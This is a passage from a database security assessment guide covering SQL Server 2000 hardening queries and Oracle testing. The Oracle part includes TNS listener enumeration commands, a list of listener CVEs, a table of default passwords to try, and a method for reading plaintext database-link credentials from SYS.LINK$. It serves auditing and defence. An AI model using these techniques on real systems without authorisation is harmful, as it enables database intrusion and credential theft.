In SQL Server 2000, Mixed Mode relies on Windows to authenticate users when the client and server are capable of using NTLM (standard Windows NT 4.0 or Windows 2000 logon using challenge/response) or Kerberos logon authentication protocols. If the client is unable to use a standard Windows logon, SQL Server requires a username and password pair, and compares this pair against those stored in its system tables. Connections that rely on username and password pairs are called non-trusted connections.

Mixed mode is supplied for backward compatibility and when SQL Server 2000 is installed on the Windows 98 or Windows Me operating systems, where Trusted connections are not supported.

To determine the authentication mode, you can execute the following query:

```
exec xp_loginconfig "login mode"
```

#### **Z.1.1.5 LOGIN AUDIT LEVELS:**

Auditing helps in keeping track of access to the SQL Server. The level of auditing can be checked using the query:

```
exec xp_loginconfig "audit level"
```

Login Audit Levels

Value	Description
All	logs both successful and failed logging attempts. This is the preferred auditing setting
Failure	Auditing of only only failed attempts to SQL Server are logged.
Success	Auditing of only only success attempts to SQL Server are

	logged.
None	This setting is not preferred at all and you should immediately turn on the auditing and set it to 'all'

### Z.1.1.6 DATABASE INITIALIZATION CONFIGURATION

You may view the server configuration parameters by issuing the following query:

**exec sp\_configure**

Check for the values of the following parameters:

#### 'allow updates'

Ad-hoc updating of system tables is very critical as it could disrupt a running instance of SQL Server or cause loss of data. Hence updates to system tables should be strictly prohibited, not only for security reasons but also for performance stability. The default settings for 'allow update' is 0, which prevents ad-hoc access to system tables, even if user has appropriate permissions. If its value is set to 1 it allows system table updates using ad-hoc queries, and a user can also create stored procedure to update system tables. Once stored procedures get created while 'allow update' is enabled, these stored procedures have the ability to update system tables even when allow update is disabled.

#### 'c2 audit mode'

As stated SQL Server 2000 is C2 compliant, and provides for extensive auditing facilities as per the C2 standard. This setting by default is 0, and it is recommended to set it to 1. See the section on Auditing for more information.

#### 'remote access'

This option is used to control logins from remote servers running instances of SQL Server. Remote access is used with remote stored procedures. Set remote access to 1 to allow logins from remote servers. Set the option to 0 to secure a local server and prevent access from a remote server.

If this setting is absolutely necessary check the credentials of remote users and minimize his access to the database tables and procedures

'scan for startup procs'

After SQL Server service is started, it checks if this setting is enabled or not. If it's enabled, SQL Server scans and executes the stored procedures, which are configured to execute at startup. Review the startup stored procedures for Trojans or any malicious code.

**Z.1.1.7 SCHEDULED JOBS**

SQL Server automatically executes the jobs scheduled at a particular time at particular intervals. Verify the jobs and check the code if it is a user defined stored procedure. This is a good place to launch any malicious code without getting noticed. This information is stored in the msdb system database:

**msdb..sp\_help\_job**

**Z.1.1.8 EXTENDED AND STORED PROCEDURES**

Ensure that the extended stored procedure *xp\_cmdshell* is removed. *xp\_cmdshell*, is a very critical procedure which allows execution of Operating System commands.

Check permissions on this procedure and ensure that only authorized user like sysadmin has execute permission.

**exec sp\_helpprotect xp\_cmdshell**

To drop this extended procedure (do not do this for an assessment):

**exec sp\_dropextendedproc xp\_cmdshell**

The same security measures should be adopted for other extended procedures as well. It may not be feasible to drop them, but the access to these must be given only to the *sysadmin* role.

sp\_Mssetalertinfo

xp\_regdeletevalue

sp\_MSSetServerProperties

xp\_regenumvalues

xp_readerrorlog	xp_regenumkeys
sp_runwebtask	xp_regread
xp_execresultset	xp_regremovemultistring
xp_printstatements	xp_regwrite
xp_displayparamstmt	xp_instance_regaddmultistring
sp_add_job	xp_instance_regdeletekey
sp_add_jobstep	xp_instance_regdeletevalue
sp_add_jobserver	xp_instance_regenumkeys
sp_start_job	xp_instance_regenumvalues
sp_get_sqlagent_properties	xp_instance_regread
xp_execresultset	xp_instance_regremovemultistring
xp_printstatements	xp_instance_regwrite
xp_displayparamstmt	xp_regdeletekey
xp_regaddmultistring	

All support for SQL mail must be removed by dropping the following stored procedures: *xp\_stopmail*, *xp\_startmail*, *xp\_deletemail*, *xp\_sendmail*

Check permissions on all stored and extended procedures in master and msdb:

**use [master / msdb]**

**select O.name from sysobjects O, sysprotects P where O.uid=0 and xtype in ('X','P') and O.id=P.id**

#### **Z.1.1.8.1 STARTUP STORED PRODECURES**

Check those stored procedures those are scheduled to be executed when the database starts. Study the code of each procedure and determine nothing malicious or unauthorized is present:

```
select * from sysobjects where (status & 2)=2 and xtype in ('X','P')
```

### **Z.1.1.9 USERS AND ROLES**

Gather the list of all SQL logins and ensure that each login maps to an actual physical user:

```
use master
```

```
select * from sysxlogins
```

Ensure that all the logins are genuine physical users, and there are no dummy accounts such as 'test' or 'vendor'. Ensure that there is no 'guest' account (except from 'master' and 'msdb').

Check those logins, which have a default database of 'master'. The 'master' database contains the system tables and system stored procedures, which are used by SQL Server for running the SQL Server Service. Any tampering of data in this database may stop SQL Server from running. The user can change the stored procedures or update or delete the system tables for privilege escalation. Therefore it is advisable to keep away low-privileged users from 'master' and allow access to only Security admin and System admin.

```
select name from master..sysxlogins where dbid=1
```

Gather the list of users that are Windows Authenticated. See the section on Authentication Modes above. Check if these are valid users for access to SQL Server, and review their roles and privileges:

```
select name, password, loginname from master..syslogins where isntname=1
```

Check if any of the users have null password:

```
select name from master..sysxlogins where password is NULL
```

To view the list of users for each particular database:

```
use [database_name]
```

```
exec sp_helpuser
```

Check that all the users are valid database users and that they belong to valid roles

Check the roles and privileges of users in the critical 'master' and 'msdb' databases, as well as those in your current database:

**master..sp\_helpuser**

**msdb..sp\_helpuser**

database roles are identified by *GroupName*

### Orphaned windows logins

Check for all the SQL Server windows logins, which are deleted from Windows but still exist in the SQL Server. This does not cause any immediate threats but someone who has UPDATE permissions on sysxlogins table can change his sid to that of Windows user and all the rights and permissions of Windows user will be automatically granted to him. Orphaned windows logins will also create problems in accountability.

**exec master..sp\_validatelogins**

### Mismatched UserIds

Ensure that for a particular user the *LoginName* in the SQL server and the *UserName* in the databases are the same. This is not a security issue but can create problems for DBAs when assigning permissions.

**use [database name]**

**select l.name as 'Login name',u.name as 'User name' from master..sysxlogins l,sysusers u where l.sid=u.sid and l.name <> u.name and l.name not in('sa')**

### Orphaned UserIds

Check for the orphaned users who are not associated with any SQL Logins but exist in databases. Generally this situation does not exist because when any SQL Login is deleted then its associated user IDs are also deleted from the databases. However if

the new database is added to SQL Server, which has existing user there will be no SQL logins associated with them and hence will have to be considered as orphaned.

**use [database name]**

**select name from sysusers where name not in (select u.name from sysusers u, master..syslogins l where u.sid=l.sid) and sid is not null and name not in ('guest','dbo')**

### **Do Not Use the 'sa' Account**

It is strongly recommended not to use the 'sa' account due to the history of attacks that it has. Instead, a very strong password should be assigned to it and it should never be used to login for administrative tasks. If the Server is configured to use Windows Authentication mode, the 'sa' account cannot be used to login in any case.

SQL Server does not provide for any password security measures such as password complexity, password history, minimum password age, maximum password age, etc. Therefore you may need to use utilities such as EnforcePass available at <http://www.nii.co.in/research/tools.html>

**Z.1.1.10 ROLES:**

Roles in an SQL Server are similar to groups in Windows domains. They allow for users, who perform the same functionality to be grouped together logically. The permissions required by these users are the same, and can be granted to the role instead of to each user individually. This greatly reduces the overhead in repeatedly having to grant, deny, and revoke permissions to users directly. In SQL server, roles are implemented for each database, other than the server roles, which are discussed below. Also, a hierarchy of roles can also be created to represent varying levels of privileges.

**- Public Role:**

The *public* role exists in every database, including the system databases *master*, *msdb*, *tempdb* and *model*. The public role provides the default permissions for users in a database and cannot be deleted. Functionally, it can be compared to the Everyone group in the Windows NT 4.0 environment. Every database user is a member of this role automatically; therefore, users cannot be added or removed from this role.

**- Predefined Roles:**

SQL Server 2000 includes several predefined roles. These roles have predefined implied permissions, which cannot be granted to other user accounts. There are two types of predefined roles: fixed server roles and fixed database roles.

**a. Fixed Server Roles:**

Fixed server roles are server-wide in their scope. They exist outside of the databases. Each member of a fixed server role is able to add other logins to that same role.

Note: All members of the Windows BUILTIN\Administrators group (the local administrator's group) are members of the *sysadmin* role by default.

<b><u>Fixed Server Role</u></b>	<b><u>Description</u></b>
Sysadmin	Performs any activity in SQL Server
Serveradmin	Configures server-wide configuration options, shuts down the server

Setupadmin	Manages linked servers and startup procedures
Securityadmin	Manages server-wide security settings, including linked servers, and CREATE DATABASE permissions. Resets passwords for SQL Server authentication logins
Processadmin	Terminate processes running in SQL Server
Dbcreator	Creates, alters, drops, and restores any database
Diskadmin	Manages disk files
Bulkadmin	Allows a non-sysadmin user to run the bulkadmin statement.

Only highly privileged and trusted users should be members of these roles. To determine membership of any role issue the following query:

```
select name, loginname from master..syslogins where [fixed_server_role]=1
```

For instance, to determine members of the *sysadmin* role:

```
select name, loginname from master..syslogins where sysadmin=1
```

It is recommended that SQL Server DBAs be granted access to SQL Server through Windows group membership, and that this group be a member of the *sysadmin* server role. However, a Windows administrator can give anyone *sysadmin* permissions on SQL Server 2000, as he has rights to add any user to the Windows group. In such a case, individual Windows accounts should be assigned to the *sysadmin* role.

#### b. Fixed Database Roles:

Fixed database roles are defined at the database level and exist in each database. Members of the *db\_owner* and *db\_security* admin roles can manage fixed database role membership; however, only the *db\_owner* can add others to the *db\_owner* fixed database role.

<b><u>Fixed Database Role</u></b>	<b><u>Description</u></b>
db_owner	Performs all maintenance and configuration activities in the database
db_accessadmin	Adds or removes access for Windows users, groups, and SQL Server logins
db_datareader	Reads all data from all user tables
db_datawriter	Adds, deletes, or changes data in all user tables
db_ddladmin	Runs any Data Definition Language (DDL) command in a database
db_securityadmin	Modifies role membership and manages permissions
db_backupoperator	Backs up the database.
db_denydatareader	Cannot read any data in user tables within a database
db_denydatawriter	Cannot add, modify, or delete data in any user tables or views

To determine memberships of these roles for any given database:

**exec [database\_name]..sp\_helprolemember '[fixed\_database\_role]'**

For instance, to determine role membership of the 'db\_owner' role for the msdb database:

**exec msdb..sp\_helprolemember 'db\_owner'**

#### c. User-Defined Roles:

User-defined roles provide an easy way to manage permissions in a database when a group of users performs a specified set of activities in SQL Server 2000 and there is no applicable Microsoft Windows group, or if the database administrator does not have permissions to manage the Windows user accounts. In these situations, user-defined roles provide the database administrator the same flexibility as Windows groups. User-defined roles apply only at the database level, and are local to the database in which they were created.

To determine role memberships for user-defined roles issue the same query as above:

```
exec [database_name]..sp_helprolemember 'user_define_role'
```

#### d. Application Roles:

Application roles allow the database administrator to restrict user access to data based on the application that the user is using. Application roles allow the application to take over the responsibility of user authentication.

When an application makes a connection to SQL Server 2000, it executes the *sp\_setapprole* stored procedure, which takes two parameters: username and password (these parameters can be encrypted). The existing permissions assigned to the user are dropped, and the security context of the application role is assumed.

To determine application roles:

```
select * from sysusers where issqlrole = 1 and isapprole = 1
```

### **Z.1.1.11 USER PRIVILEGES AND ACCESS RIGHTS**

Permissions within a database are always granted to database users, roles, and Windows users or groups, but never to SQL Server 2000 logons. The methods used to set the appropriate permissions for users or roles within a database are: granting permissions, denying permissions, and revoking permissions.

The GRANT statement is used to grant permissions to a user on a given object.

The DENY statement allows an administrator to deny an object or statement permission to a user or role. As with Windows permissions, DENY takes precedence over all other permissions.

The REVOKE statement is used to remove permissions that were granted earlier.

Permissions can also be granted to a role using the 'WITH GRANT' option. This allows the grantee to later onwards become the grantor and grant that permission to

other users. This must be used sparingly and those permissions that have the 'WITH GRANT' option must be audited carefully:

```
select table_name, grantor,grantee, table_catalog, privilege_type, is_grantable  
from information_schema.table_privileges where is_grantable ='YES'
```

As stated earlier, the PUBLIC role is a default general role, and all users are its members. Therefore, permissions granted to this role must be carefully audited. In fact, all permissions must be removed for PUBLIC and required permissions must be granted to specific roles as per their credentials. To view permissions for PUBLIC for a given database:

```
select table_name, grantor,grantee, table_catalog, privilege_type, is_grantable  
from [database_name].information_schema.table_privileges where grantee =  
'PUBLIC'
```

To view permissions granted to a given user:

```
exec sp_helprotect 'username'
```

### **Statement permissions**

These are the permissions, which are required for creating objects such as tables and views. The user who creates the objects becomes the owner and has all the permissions. These are critical permissions and therefore only authorized users should have these permissions. Some such permissions are:

```
CREATE DATABASE, CREATE DEFAULT, CREATE FUNCTION, CREATE  
PROCEDURE, CREATE RULE, CREATE TABLE, CREATE VIEW, BACKUP  
DATABASE, BACKUP LOG
```

```
use [database name]
```

```
exec sp_helprotect 'CREATE TABLE'
```

### **Temporary tables and procedures**

Check for all the temporary tables and procedures existing in the databases. These objects are created in the **tempdb** database. Global temporary tables identified by ##

are accessible to all users by default and therefore it should not contain any critical data. Temporary stored procedures should be verified against any malicious code.

```
select substring(name,1,30) as name, case xtype when 'P' then 'Stored proc'
when 'U' then 'User table' end as 'ObjectType', crdate as 'created on', refdate as
'referred on' from tempdb..sysobjects where name like '#%'
```

### **Ad-hoc queries by Data-Providers**

Disable ad hoc queries for the following data providers. This functionality can be proved to be fatal since it allows the use of OPENROWSET which fetches data into SQL Server using OLE DB connection, that could be used to exploit the buffer overflow vulnerabilities and eventually a sophisticated compromise of SQL Server.

If some data provider explicitly requires this functionality then it should be allowed to use ad-hoc queries.

- ❑ Microsoft OLE DB Provider for SQL Server (SQLOLEDB-)
- ❑ Microsoft OLE DB Provider for Microsoft Jet (Microsoft.Jet.Oledb.4.0)
- ❑ Microsoft OLE DB Provider for Oracle (MSDAORA)
- ❑ Microsoft OLE DB Provider for Microsoft Active Directory Service (ADSDSOObject)
- ❑ Microsoft OLE DB Provider for Indexing Service (MSIDXS)
- ❑ Microsoft OLE DB Provider for Microsoft Site Server(MSSEARCHSQL)
- ❑ Microsoft OLE DB Provider for ODBC(MSDASQL)

To prevent such attack, create a registry key *DisallowAdhocAccess* and set it to 1 at the this registry path

HKLM\Software\Microsoft\MSSqlServer\Providers\[SQLOLEDB]

Ensure that the registry key *DisallowAdhocAccess* and set it to 1 for all data providers

### **SQL Agent Security**

Perform the following checks for SQL Server Agent

Ensure that SQL Agent service is not using *localsystem* or windows administrator account.

Ensure that only sysadmins are allowed to add scheduled jobs.

Ensure that login name which SQL Agent uses for SQL Server login is not sa or sysadmin group.

**use msdb**

**exec sp\_get\_sqlagent\_properties**

Check for owner of the job and originating server and ensure they are authorized for scheduling jobs. To list all the scheduled jobs use

**use msdb**

**exec sp\_get\_composite\_job\_info**

Review the sql commands in each scheduled jobs for any malicious code.

**use msdb**

**exec sp\_help\_jobstep [job\_id]**

You may also view all this information through Enterprise Manager. Go to Management and right-click on SQL Server Agent. Go to the Properties tab to see which user-account the Agent is running with.

Within this window go to the Job System tab and ensure that "Only users with SysAdmin privileges can execute CmdExec and ActiveScripting job steps.

Go to the Connection tab and ensure that the SQLAgent does not authenticate to the SQL server using the 'sa' login.

Also see what Alerts already exist and what Jobs are scheduled.

## Z.2 ORACLE SECURITY ASSESSMENT

One of the most vulnerable and high impact attack vectors for an Oracle database is the TNS Listener service. The Transparent Network Substrate (TNS) protocol is used by Oracle clients to connect to database instances via the TNS Listener service. The service listens on TCP port 1521 by default. There exist numerous vulnerabilities in this service, ranging from information disclosure to buffer overflows. A number of these can be exploited without any authentication. Even if authentication is required, the large number of default Oracle accounts results in those attacks being successful as well.

### Z.2.1.1 TNS LISTENER ENUMERATION AND INFORMATION LEAK ATTACKS

The listener service has its own authentication mechanism and is controlled and administered using the `lsnrctl` utility. The default configuration of the TNS Listener service has no authentication and no logging either. Database security vendor Integrigy offers a tool for checking Listener service security that can be downloaded from its <http://www.integrigy.com/>.

`tnscmd` can be used to speak, on a very simple level, with Oracle's TNS listener.. It's a Perl script that's available at <http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd>.

#### Z.2.1.1.1 PINGING THE TNS LISTENER

You can use `tnscmd.pl` to issue various commands to the TNS Listener service. If we want to ping this host to see if it is actually running `tnslsnr`, we would type:

```
unix% tnscmd -h oraclebox.example.com -p 1521
sending (CONNECT_DATA=(COMMAND=ping)) to oraclebox.example.com:1521
writing 87 bytes
reading

.I....."..=(DESCRIPTION=(TMP=)(VSNNUM=135290880)(ERR=0)(ALIAS=LISTENER))
```

Here we see three things:

- the TNS command: `(CONNECT_DATA=(COMMAND=ping))`

- ❑ the raw TNS packet sent to tnslnr: .W.....6. [ etc ]
- ❑ and the raw TNS reply packet from tnslnr: .l.....".."=(DESCRIPTION=( [etc]

This reply is typical of 'ping' replies. The VSNNUM is the version number encoded in decimal. It can be converted to hex, simply by opening up the Windows calculator in Scientific mode, and entering this number into the text box. Hit the Hex radio button, and viola! you have the actual Oracle version number.

There are (at least) three commands that are useful for information gathering, version, status and services:

```
unix% tnsctl version -h oraclebox.example.com -p 1521
sending (CONNECT_DATA=(COMMAND=version)) to oraclebox.example.com:1521
writing 90 bytes
reading
.M.....6.....-(DESCRIPTION=(TMP=)(VSNNUM=135290880)(ERR=0)).
a.....TNSLSNR.for.Solaris:.Version.8.1.6.0.0.-.Production..TNS.for.Solaris:
.Version.8.1.6.0.0.-.Production..Unix.Domain.Socket.IPC.NT.Protocol.Adapter.fo
r.Solaris:.Version.8.1.6.0.0.-.Production..Oracle.Bequeath.NT.Protocol.Adapter
.for.Solaris:.Version.8.1.6.0.0.-.Production..TCP/IP.NT.Protocol.Adapter.for.S
olaris:.Version.8.1.6.0.0.-.Production,,.....@
```

This is pretty straightforward. version reveals the version of Oracle (in this case, 8.1.6.0.0 for Solaris). Another command, status is a bit more verbose:

```
unix% tnsctl status -h oraclebox.example.com -p 1521
sending (CONNECT_DATA=(COMMAND=status)) to oraclebox.example.com:1521
writing 89 bytes
reading
.....6.....`.....j.....(DESCRIPTION=(TMP=)(VSNNUM=135290880
)(ERR=0)(ALIAS=LISTENER)(SECURITY=OFF)(VERSION=TNSLSNR.for.Solaris:.V
ersion.8.
1.6.0.0.-.Production)(START_DATE=01-SEP-
2000.18:35:49)(SIDNUM=1)(LOGFILE=/u01/
app/oracle/product/8.1.6/network/log/listener.log)(PRMFILE=/u01/app/oracle/pro
```

[snipped for brevity]

The output is a bit hard to read, but because it's all balanced within parentheses, `tnscmd` can break it up with the `--indent` option and make it readable:

```
unix% tns cmd status -h oraclebox.example.com -p 1521 --indent
```

We'll get something like:

```
DESCRIPTION=
TMP=
VSNNUM=135290880
ERR=0
ALIAS=LISTENER
SECURITY=OFF
VERSION=TNLSNR.for.Solaris:.Version.8.1.6.0.0.-.Production
START_DATE=01-SEP-2000.18:35:49
SIDNUM=1
LOGFILE=/u01/app/oracle/product/8.1.6/network/log/listener.log
PRMFILE=/u01/app/oracle/product/8.1.6//network/admin/listener.ora
TRACING=off
UPTIME=2032269835
SNMP=OFF
```

Note `SECURITY=OFF`. This may indicate whether or not the DBA has assigned a password to the listener.

Note `START_DATE` and `UPTIME`. Not clear if `UPTIME` is the `tnlsnr` uptime or the host uptime.

Note the path to `LOGFILE` and `PRMFILE`. This can give you a good idea of the filesystem layout.

The *tnscmd.pl* documentation written and maintained by James W. Abendschan at <http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd-doc.html> lists a number of TNS Listener commands that can be executed remotely using the tool

### **Z.2.1.2 TNS LISTENER PROCESS-MANIPULATION VULNERABILITIES**

There are a number of serious vulnerabilities in the TNS Listener service. A simple search on CVE with the keywords Oracle TNS Listener reveals the following:

CVE-2002-0567	Oracle 8i and 9i with PL/SQL package for External Procedures
---------------	--

	(EXTPROC) allows remote attackers to bypass authentication and execute arbitrary functions by using the TNS Listener to directly connect to the EXTPROC process.
CVE-2002-0965	Buffer overflow in TNS Listener for Oracle 9i Database Server on Windows systems, and Oracle 8 on VM, allows local users to execute arbitrary code via a long SERVICE_NAME parameter, which is not properly handled when writing an error message to a log file.
CVE-2002-1118	TNS Listener in Oracle Net Services for Oracle 9i 9.2.x and 9.0.x, and Oracle 8i 8.1.x, allows remote attackers to cause a denial of service (hang or crash) via a SERVICE_CURLOAD command.
CAN-2001-0499	<a href="http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0499">http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0499</a> Buffer overflow in Transparent Network Substrate (TNS) Listener in Oracle 8i 8.1.7 and earlier allows remote attackers to gain privileges via a long argument to the commands (1) STATUS, (2) PING, (3) SERVICES, (4) TRC_FILE, (5) SAVE_CONFIG, or (6) RELOAD.
CAN-2002-0509	Transparent Network Substrate (TNS) Listener in Oracle 9i 9.0.1.1 allows remote attackers to cause a denial of service (CPU consumption) via a single malformed TCP packet to port 1521.

### 2.2.1.3 ORACLE BRUTE-FORCE AND POST-AUTHENTICATION ISSUES

Once you identify an Oracle database, the first attempt should be try and authenticate with backend database instances. For this you need an Oracle client utility such as the command-line *sqlplus* or the barely graphical user interface SQL\*Plus. Some products, such as ISS Database Scanner (<http://www.iss.net>), and AuditPro for Databases (<http://www.nii.co.in>), will run a series of Oracle security checks and carry out a comprehensive audit. AuditPro (is my firm's tool, so just plugging it in), comes with a free license of its operating system audit module, whenever you take the database audit module.

The following table lists default Oracle accounts and passwords you can try.

Username	Default Password	Function
SYS	CHANGE_ON_INSTALL	The most powerful account on the database that owns all the internal objects that make up the database itself.
SYSTEM	MANAGER	The initial very powerful account from which most of the object creation is done. Its default password is so well-known, that it must be changed immediately.
SCOTT	TIGER	This account is mainly for learning SQL and for testing database connectivity over the network. You may choose to keep it, but it inherits all the privileges that have been given to the PUBLIC role, and therefore these must be restricted, or completely removed.
DBSNMP	DBSNMP	Required for Oracle Enterprise Manager Intelligent Agent. This is used for remote database administration. It is preferable to not administer Oracle from a remote console, and therefore this account must be removed or its password changed.
TRACESVR	TRACE	For Oracle Trace collection, which is used to collection performance and resource utilization data.

CTXSYS	CTXSYS	Supports Context option for function calls contained the columns attribute.
MDSYS	MDSYS	Used to support Spatial Data Option. Remove or disable unless this option is required.
DEMO	DEMO	As the name suggests.
CTXDEMO	CTXDEMO	Context option demonstration.
APPLSYS	FND	
NAMES	NAMES	
SYSADM	SYSADM	
ORDPLUGINS	ORDPLUGINS	Supports video data attribute information for ORDVideo objects.
OUTLN	OUTLN	Ensures that the SQL Query optimizer generates the same final execution plan when the input SQL statements are the same.
ADAMS	WOOD	The accounts of ADAMS, BLAKE, JONES, and CLARK are legacy accounts for education purposes.
BLAKE	PAPER	''
JONES	STEEL	''
CLARK	CLOTH	''
AURORA\$ORB\$UNAUTHENTICATED	Randomly generated	Used for supporting the Oracle 8i Aurora JVM facilities of the RDBMS server to concurrently schedule Java execution.
ORDSYS	ORDSYS	Used to support Oracle 8i Time Series Option to enable working with

		calendars and time series data.
MTSYS	MTSYS	This account supports the Microsoft Transaction Server and the Microsoft Application Demo software.
APPS	APPS	
SAP	SAPR3	The default username/password combination if SAP is running.

Oracle default account and passwords, as well as some of the best Oracle security information available in one place is Pete Finnigan's website at [www.petefinnigan.com](http://www.petefinnigan.com). It now even comes with an RSS feed to get you Pete's analyses of various Oracle security issues, new articles published, and new Oracle security alerts. I strongly recommend reading the papers listed there, and using the tools and scripts he has put up.

#### **Z.2.1.4 POST-AUTHENTICATION ASSESSMENT**

Assuming you've managed to gain access to the Oracle database using the accounts shown above, or through a successful exploit, the main attempt should be to get access to critical tables, and important data.

##### **Z.2.1.4.1 THE SYS.LINK\$ TABLE**

Oracle has a feature called as Database links. In this situation, one Oracle database can connect to another Oracle database, where the first database acts as the client. In order to be able to connect to the second database, the first database must supply the proper authentication credentials, which must be stored somewhere within the first database. This information is stored in the table SYS.LINK\$ in plain-text. If the target system is configured to use database links, then you could potentially execute a SELECT statement on the LINK\$ table and retrieve the username/password used to connect to the second database. It is thus trivial to compromise the second database.

Caveat: Only users within the DBA group have access to the LINK\$ table.

##### **Z.2.1.4.2 PRIVILEGE ESCALATION**

In case, you have managed to guess only a non-DBA account and do have limited privileges on the system, a bunch of recent Oracle vulnerabilities can help you elevate your privileges. A number of these vulnerabilities were discovered by the team at Nextgen Security Software ([www.nextgenss.com](http://www.nextgenss.com)), and they have decided to withhold the information until early next year, by when database administrators will have had a chance to patch these issues.

However, David Litchfield in his presentation at Blackhat USA 2004, has given some clues on how this could be done using the SQL injection vulnerabilities present in default Oracle procedures.

#### Z.2.1.4.3 INITIALIZATION PARAMETERS

Oracle uses a number of parameters, which are set during database initialization. These parameters can be access from the V\$PARAMETER table. The table show below discusses the security-specific parameters and their implications:

Parameter Name	Title	Description
O7_DICTIONARY_ACCESSIBILITY	Version 7 Dictionary Accessibility Support	Users with the ANY privilege (see section on Privileges) would be allowed to access the objects (tables, views, triggers, etc.) in the SYS schema. These are very critical objects with very sensitive information, and you can prevent a user from accessing this information, even if he has the ANY privileges, by setting the value of this parameter to FALSE. Under no circumstances is it recommended to set this value to TRUE.
audit_trail	Enable system auditing	To turn auditing on and control whether Oracle generates audit records based on the audit options currently set, set the parameter AUDIT_TRAIL to "DB" in the database's parameter file. This will start Oracle's built-in auditing and direct all auditing data to the database's auditing trail.

db_name	database name specified in CREATE DATABASE	This is for information purposes only – the name of the database.
dblink_encrypt_login	enforce password for distributed login always be encrypted	<p>The Oracle configuration parameter DBLINK_ENCRYPT_LOGIN specifies whether attempts to connect to remote Oracle databases through database links should use encrypted passwords. Prior to Oracle 7.2, passwords were not encrypted before being sent over the network. In order to connect to older servers, Oracle included this parameter to retry failed connections using the unencrypted format. If the DBLINK_ENCRYPT_LOGIN parameter is TRUE, and the connection fails, Oracle does not reattempt the connection. If this parameter is FALSE, Oracle reattempts the connection using an unencrypted version of the password. Servers with DBLINK_ENCRYPT_LOGIN set to FALSE can be coerced into sending unencrypted passwords</p>

		by computers between linked servers. This parameter must be set to TRUE in the init.ora configuration file. (See the section on Database Links for more details)
instance_name	instance name supported by the instance	This is just for information purposes and its value is the same as that which you used in the host-string.
log_archive_start	start archival process on SGA initialization	To enable automatic archiving of filled groups each time an instance is started, include the initialization parameter LOG_ARCHIVE_START in the database's initialization parameter file and set it to TRUE. The new value takes effect the next time you start the database.
os_authent_prefix		If the database has been configured to use the Operating System authentication, rather than its own, then the users who are identified on the OS rather than on the database, have their user names on the database prefixed by the value shown here in order to

		distinguish them as OS users. By default this value is OPS\$, meaning that a user who is identified on the Operating System as 'user1' will have a corresponding database login as 'OPS\$user1'
os_roles	retrieve roles from the operating system	To operate a database so that it uses the operating system to identify each user's database roles when a session is created, set the initialization parameter OS_ROLES to TRUE (and restart the instance, if it is currently running). When a user attempts to create a session with the database, Oracle initializes the user's security domain using the database roles identified by the operating system. This may be set to TRUE if the database is configured to use external Operating System authentication.
processes	user processes	This parameter determines the maximum number of operating system processes that can be connected to

		<p>Oracle concurrently. The value of this parameter must include 5 for the background processes and 1 for each user process. For example, if you plan to have 50 concurrent users, set this parameter to at least 55. This parameter is set to an acceptable value.</p>
remote_login_passwordfile	password file usage parameter	<p>This parameter tell Oracle whether to check authentication information from a file created using the 'orapwd' utility instead of the SYS.USER\$ table. This is mainly for remote administration of a database from a client PC and should in most cases be strictly avoided. The preferred value of this parameter is NONE. It can also be set to EXCLUSIVE, which means that only one instance can use this file, but it can contain hashed passwords for users other than SYS and INTERNAL. It can also be set to SHARED, which means multiple instances can use the password file, but only hashed passwords for</p>

